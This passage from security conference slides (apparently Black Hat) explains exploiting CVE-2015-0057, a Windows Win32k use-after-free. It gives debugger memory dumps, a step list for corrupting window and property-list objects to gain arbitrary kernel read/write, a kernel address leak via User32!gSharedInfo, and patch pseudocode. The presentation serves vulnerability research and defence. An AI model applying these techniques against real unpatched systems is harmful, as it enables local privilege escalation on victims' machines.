fffff900`c085e0d8 fffff900`c085dfe8 00000000`000000aa /* tagWND.ppropList */
```

Misaligned tagPROPLIST Object

```
    0: kd> dq fffff900`c085dfc8 l24
    fffff900`c085dfc8 08000004`00010003 00000002`0000000e /* U-A-F tagPROPLIST */
    fffff900`c085dfd8 00000000`025300b0 00000000`0000a918
+-> fffff900`c085dfe8 00000008`00000008 00000000`00004190
|
|   fffff900`c085dff8 08000003`00010003 00000007`00000007 /* Zombie tagPROPLIST */
|   fffff900`c085e008 00000000`02510600 00000000`0000a918
|   fffff900`c085e018 00000000`00000000 00000000`00004131
|
|   fffff900`c085e028 10000003`00010014 00000000`00020536 /* tagWND */
|   fffff900`c085e038 00000000`00000003 fffff900`c0723490
|   fffff900`c085e048 fffffa80`0c3a91d0 fffff900`c085e030
|   fffff900`c085e058 80000700`40000018 04cf0000`00000100
|   fffff900`c085e068 00000000`00000000 00000000`02a80000
|   fffff900`c085e078 fffff900`c085a3d0 fffff900`c08070c0
|   fffff900`c085e088 fffff900`c0800b90 00000000`00000000
|   fffff900`c085e098 00000000`00000000 00000000`00000000
|   fffff900`c085e0a8 00000026`00000084 0000001e`00000008
|   fffff900`c085e0b8 0000001e`0000007c 00000000`7761946c
|   fffff900`c085e0c8 fffff900`c083ff70 00000000`00000000
+-o fffff900`c085e0d8 fffff900`c085dfe8 00000000`000000aa /* tagWND.ppropList */
```

Misaligned tagPROPLIST Object

```
    0: kd> dq fffff900`c085dfc8 l24
    fffff900`c085dfc8 08000004`00010003 00000002`0000000e /* U-A-F tagPROPLIST */
    fffff900`c085dfd8 00000000`025300b0 00000000`0000a918
+-> fffff900`c085dfe8 00000008`00000008 00000000`00004190
|
|   fffff900`c085dff8 08000003`00010003 00000007`00000007 /* Zombie tagPROPLIST */
|   fffff900`c085e008 00000000`02510600 00000000`0000a918
|   fffff900`c085e018 00000000`00000000 00000000`00004131
|
|   fffff900`c085e028 10000003`00010014 00000000`00020536 /* tagWND */
|   fffff900`c085e038 00000000`00000003 fffff900`c0723490
|   fffff900`c085e048 fffffa80`0c3a91d0 fffff900`c085e030
|   fffff900`c085e058 80000700`40000018 04cf0000`00000100
|   fffff900`c085e068 00000000`00000000 00000000`02a80000
|   fffff900`c085e078 fffff900`c085a3d0 fffff900`c08070c0
|   fffff900`c085e088 fffff900`c0800b90 00000000`00000000
|   fffff900`c085e098 00000000`00000000 00000000`00000000
|   fffff900`c085e0a8 00000026`00000084 0000001e`00000008
|   fffff900`c085e0b8 0000001e`0000007c 00000000`7761946c
|   fffff900`c085e0c8 fffff900`c083ff70 00000000`00000000
+-o fffff900`c085e0d8 fffff900`c085dfe8 00000000`000000aa /* tagWND.ppropList */
```

My 64-bit Exploit Method

1. Manipulate Zombie tagPROPLIST's properties.

2. Rewrite the adjacent tagWND object's ppropList field.

3. Point the tagWND.ppropList field to a fake tagPROPLIST object containing user-controlled 'misaligned' values.


4. Use the Zombie tagPROPLIST and the misaligned tagPROPLIST object alternately.

5. With tagWND's rgItems field fully under control, the exploit code achieves arbitrary memory read and write.

Obstacles Solutions

1. Using the Zombie tagPROPLIST and the crafted, fake tagPROPLIST object alternately to modify the rgItems field of tagMENU means that obstacle 1 is solved.

2. Having full control over the cEntries and iFirstFree fields of the Zombie tagPROPLIST object means that obstacle 2 is solved.



DEMO - A New CVE-2015-0057 Exploit Technology

Conclusions

- Use-After-Free -> Relative R/W -> Arbitrary R/W
- tagWND.strName.Buffer vs. tagMENU.cItems
- Forced Use-After-Free vs. Misaligned Object

Part Five

The Others

Other Problems

- Heap Data Repair
- Interference from Memory Alignment
- Interference from the CThemeWnd::_AttachInstance

```
0: kd> dq fffff900`c0841f58 fffff900`c0841ff0
fffff900`c0841f58 08000003`00010003 00000002`00000002 /* chunk #01 */
fffff900`c0841f68 00000000`02f7ad30 00000000`0000a918
fffff900`c0841f78 00000000`00000000 00000000`00004136

fffff900`c0841f88 18000003`00010004 00000002`00000002 /* chunk #02 */
fffff900`c0841f98 00000000`02f7b2c0 00000000`0000a918
fffff900`c0841fa8 00000000`00000000 00000000`00004137
fffff900`c0841fb8 00000000`00000000 00000000`00000000 /* alignment */

fffff900`c0841fc8 08000004`00010003 00000002`00000002 /* chunk #03 */
fffff900`c0841fd8 00000000`02f9b850 00000000`0000a918
fffff900`c0841fe8 00000000`00000000 00000000`00004190
```

Fortunately, we have User32!gSharedInfo

Kernel Information Disclosure

What is the User32!gSharedInfo?

- Kernel Routine Address Information
- Kernel Data Structure Information
- Kernel Object Memory Layout Information
- Desktop Heap Information
- Kernel _HEAP_ENTRY Random Cookie Information

DEMO - Information Disclosure on Windows 10 x64

```
------------[ 3568 ]------------
Kernel Object : 0xFFFFF90140978B90
Owner Object  : 0xFFFFF90144449A80
Object Type   : 1 - TYPE_WINDOW
------------[ 3569 ]------------
Kernel Object : 0xFFFFF9014099F2F0
Owner Object  : 0xFFFFF90141C76C20
Object Type   : 2 - TYPE_MENU
------------[ 3570 ]------------
Kernel Object : 0x0000000000000EF8
Owner Object  : 0x0000000000000000
Object Type   : 0 - TYPE_FREE
================================

tagWND Handle Value  : 0x0000000000490940
tagWND Kernel Object : 0xFFFFF90140985AB0
tagWND User Object   : 0x0000017064345AB0
Client Delta         : 0xFFFFF790DC640000

tagWND Heap Entry    : 0x080066666216DBAC
Heap Encoding        : 0x0000667F7B17DBB4
Heap Decoding        : 0x0800666619010018 (chunk size: 0x180)

pvDesktopBase        : 0xFFFFF90140800000
pvDesktopLimit       : 0xFFFFF90141C00000

tagWND Object Dump:
                              -*> MEMORY DUMP <*-
+--------------------+-----------------------------------+--------------------+
|       ADDRESS      |  7 6 5 4  3 2 1 0   F E D C  B A 9 8 | 0123456789ABCDEF  |
| -------------------+-----------------------------------+------------------- |
|  0x0000017064345AB0 | 00000000`00490940  00000000`00000008 | @.I.............  |
|  0x0000017064345AC0 | fffff901`44fcf4b0  ffffe001`9f6efa50 | ...D....P.n.....  |
|  0x0000017064345AD0 | fffff901`40985ab0  80000700`40000448 | .Z.@....H..@....  |
|  0x0000017064345AE0 | 14cf0000`20080900  00000000`00000000 | ... ............  |
|  0x0000017064345AF0 | 00000000`00000000  fffff901`4093b6e0 | ............@....  |
|  0x0000017064345B00 | fffff901`40872080  fffff901`40800820 | . .@.... ..@....  |
|  0x0000017064345B10 | 00000000`00000000  00000000`00000000 | ................  |
|  0x0000017064345B20 | 00000000`00000000  00000022`00000088 |               "   |
```

Dead Code?

"Looking at the code, there are two conditional calls to the function, xxxWindowEvent. These calls are executed only if the old flags of the scrollbar information differ from those of the new flags. However, by the time these conditions appear, the values of the old flags and the new flags are always equal. Hence, the condition for calling xxxWindowEvent is never met. This practically means that this dead-code was there for about 15-years doing absolutely nothing."

http://breakingmalware.com/vulnerabilities/one-bit-rule-bypassing-windows-10-protections-using-single-bit/

Dead Code?

```
1  /*
2   * update the display of the horizontal scroll bar
3   */
4
5  if (pw->WSBflags != wOldFlags) {
6      bRetValue = TRUE;
7      wOldFlags = pw->WSBflags;
8      if (TestWF(pwnd, WFHPRESENT) && !TestWF(pwnd, WFMINIMIZED) &&
9          IsVisible(pwnd)) {
10         xxxDrawScrollBar(pwnd, hdc, FALSE);
11     }
12 }
13
14 if (FWINABLE()) {
15     /* left button */
16     if ((wOldFlags & ESB_DISABLE_LEFT) != (pw->WSBflags & ESB_DISABLE_LEFT)) {
17         xxxWindowEvent(EVENT_OBJECT_STATECHANGE, pwnd, OBJID_HSCROLL,
18         INDEX_SCROLLBAR_UP, WEF_USEPWNDTHREAD); /* dead-code? */
19     }
20
21     /* right button */
22     if ((wOldFlags & ESB_DISABLE_RIGHT) != (pw->WSBflags & ESB_DISABLE_RIGHT)) {
23          xxxWindowEvent(EVENT_OBJECT_STATECHANGE, pwnd, OBJID_HSCROLL,
24          INDEX_SCROLLBAR_DOWN, WEF_USEPWNDTHREAD); /* dead-code? */
25     }
26 }
```

Win32k!xxxEnableWndSBArrows Pseudocode

Dead Code?

```
1  /*
2   * update the display of the horizontal scroll bar
3   */
4
5  if (pw->WSBflags != wOldFlags) {
6      bRetValue = TRUE;
7      wOldFlags = pw->WSBflags;
8      if (TestWF(pwnd, WFHPRESENT) && !TestWF(pwnd, WFMINIMIZED) &&
9          IsVisible(pwnd)) {
10         xxxDrawScrollBar(pwnd, hdc, FALSE); /* User Mode Callback */
11     }
12 }
13
14 if (FWINABLE()) {
15     /* left button */
16     if ((wOldFlags & ESB_DISABLE_LEFT) != (pw->WSBflags & ESB_DISABLE_LEFT)) {
17         xxxWindowEvent(EVENT_OBJECT_STATECHANGE, pwnd, OBJID_HSCROLL,
18         INDEX_SCROLLBAR_UP, WEF_USEPWNDTHREAD); /* dead-code? */
19     }
20
21     /* right button */
22     if ((wOldFlags & ESB_DISABLE_RIGHT) != (pw->WSBflags & ESB_DISABLE_RIGHT)) {
23          xxxWindowEvent(EVENT_OBJECT_STATECHANGE, pwnd, OBJID_HSCROLL,
24          INDEX_SCROLLBAR_DOWN, WEF_USEPWNDTHREAD); /* dead-code? */
25     }
26 }
```

Win32k!xxxEnableWndSBArrows Pseudocode

DEMO - Another Trigger Point of the Vulnerability

```
0: kd> kb
ChildEBP RetAddr Args to Child
f52838e8 bf8faf21 bc675e20 0012fbcc f5283904 win32k!xxxDestroyWindow
f52838f8 8054160c 00030124 0012fc98 7c92eb94 win32k!NtUserDestroyWindow+0x21
f52838f8 7c92eb94 00030124 0012fc98 7c92eb94 nt!KiFastCallEntry+0xfc
0012fbbc 77d1e672 0042c7ad 00030124 0012fd58 ntdll!KiFastSystemCallRet
0012fc98 77d5906d 00130103 0000800a 00030124 USER32!NtUserDestroyWindow+0xc
0012fcc8 7c92eae3 0012fcd8 00000020 0042a762 USER32!_ClientCallWinEventProc+0x2a
0012fcc8 80501a60 0012fcd8 00000020 0042a762 ntdll!KiUserCallbackDispatcher+0x13
f5283bbc 805a1779 f5283c68 f5283c64 bf9a2ccc nt!KiCallUserMode+0x4
f5283c18 bf92c55a 00000050 f5283c44 00000020 nt!KeUserModeCallback+0x87
f5283c88 bf91ccb4 0042a762 e10740a0 bf9a2ccc win32k!xxxClientCallWinEventProc+0x68
f5283cb8 bf8081e8 bf9a2ccc bc675f18 bc675e20 win32k!xxxProcessNotifyWinEvent+0xb9
f5283cfc bf8d136b 0000800a 00000000 fffffffa win32k!xxxWindowEvent+0x182
f5283d2c bf91140e 00000003 00000003 00000003 win32k!xxxEnableWndSBArrows+0xaf
f5283d50 8054160c 00030124 00000003 00000003 win32k!NtUserEnableScrollBar+0x69
f5283d50 7c92eb94 00030124 00000003 00000003 nt!KiFastCallEntry+0xfc
0012fcc8 7c92eae3 0012fcd8 00000020 0042a762 ntdll!KiFastSystemCallRet
0012fcf4 77d6c6ee 5adeb71f 00030124 00000003 ntdll!KiUserCallbackDispatcher+0x13
0012fd14 77d67c01 00030124 00000003 00000003 USER32!NtUserEnableScrollBar+0xc
0012fd54 0042c663 00030124 00000003 00000003 USER32!EnableScrollBar+0x54
0012fe88 0042c807 00400000 80000001 0007ddb4 cve_2015_0057+0x2c663
0012ff60 0042ca4b 00400000 00000000 0015234b cve_2015_0057+0x2c807
0012ffb8 0042c91d 0012fff0 7c816d4f 80000001 cve_2015_0057+0x2ca4b
0012ffc0 7c816d4f 80000001 0007ddb4 7ffdf000 cve_2015_0057+0x2c91d
0012fff0 00000000 0042ad7a 00000000 78746341 kernel32!BaseProcessStart+0x23
```

The MS15-010

```
35    if ( pw->WSBflags != wOldFlags )
36    {
37      v7 = 1;
38      wOldFlags = pw->WSBflags;
39      if ( pwnd->state & 4 )
40      {
41        if ( !(BYTE3(pwnd->style) & 0x20) )
42        {
43          if ( IsVisible(pwnd) )
44          {
45            xxxDrawScrollBar(pwnd, hdc, 0);
46            if ( pw != pwnd->pSBInfo )
47              goto LABEL_42;
48          }
49        }
50      }
51    }
52    if ( (wOldFlags ^ LOBYTE(pw->WSBflags)) & ESB_DISABLE_LEFT )
53    {
54      xxxWindowEvent(EVENT_OBJECT_STATECHANGE, pwnd, OBJID_HSCROLL, 1, 1);
55      if ( pw != pwnd->pSBInfo )
56        goto LABEL_42;
57    }
58    if ( (wOldFlags ^ LOBYTE(pw->WSBflags)) & ESB_DISABLE_RIGHT )
59    {
60      xxxWindowEvent(EVENT_OBJECT_STATECHANGE, pwnd, OBJID_HSCROLL, 5, 1);
61      if ( pw != pwnd->pSBInfo )
62        goto LABEL_42;
63    }
```

Win32k!xxxEnableWndSBArrows, MS15-010

Part Six

The End

Think Deeply

- Win32K subsystem's lock mechanism
- The life cycle management of window related objects
- User32!gSharedInfo sharing mechanism

Black Hat Sound Bytes

- Exploit skills
- User32!gSharedInfo
- State-inconsistency type vulnerability

Acknowledgements

P1P1Winner

Yin Hong Chang
FireEye Labs ZDC

Joonho Sa
FireEye Labs SG

Q&A

yu.wang@fireeye.com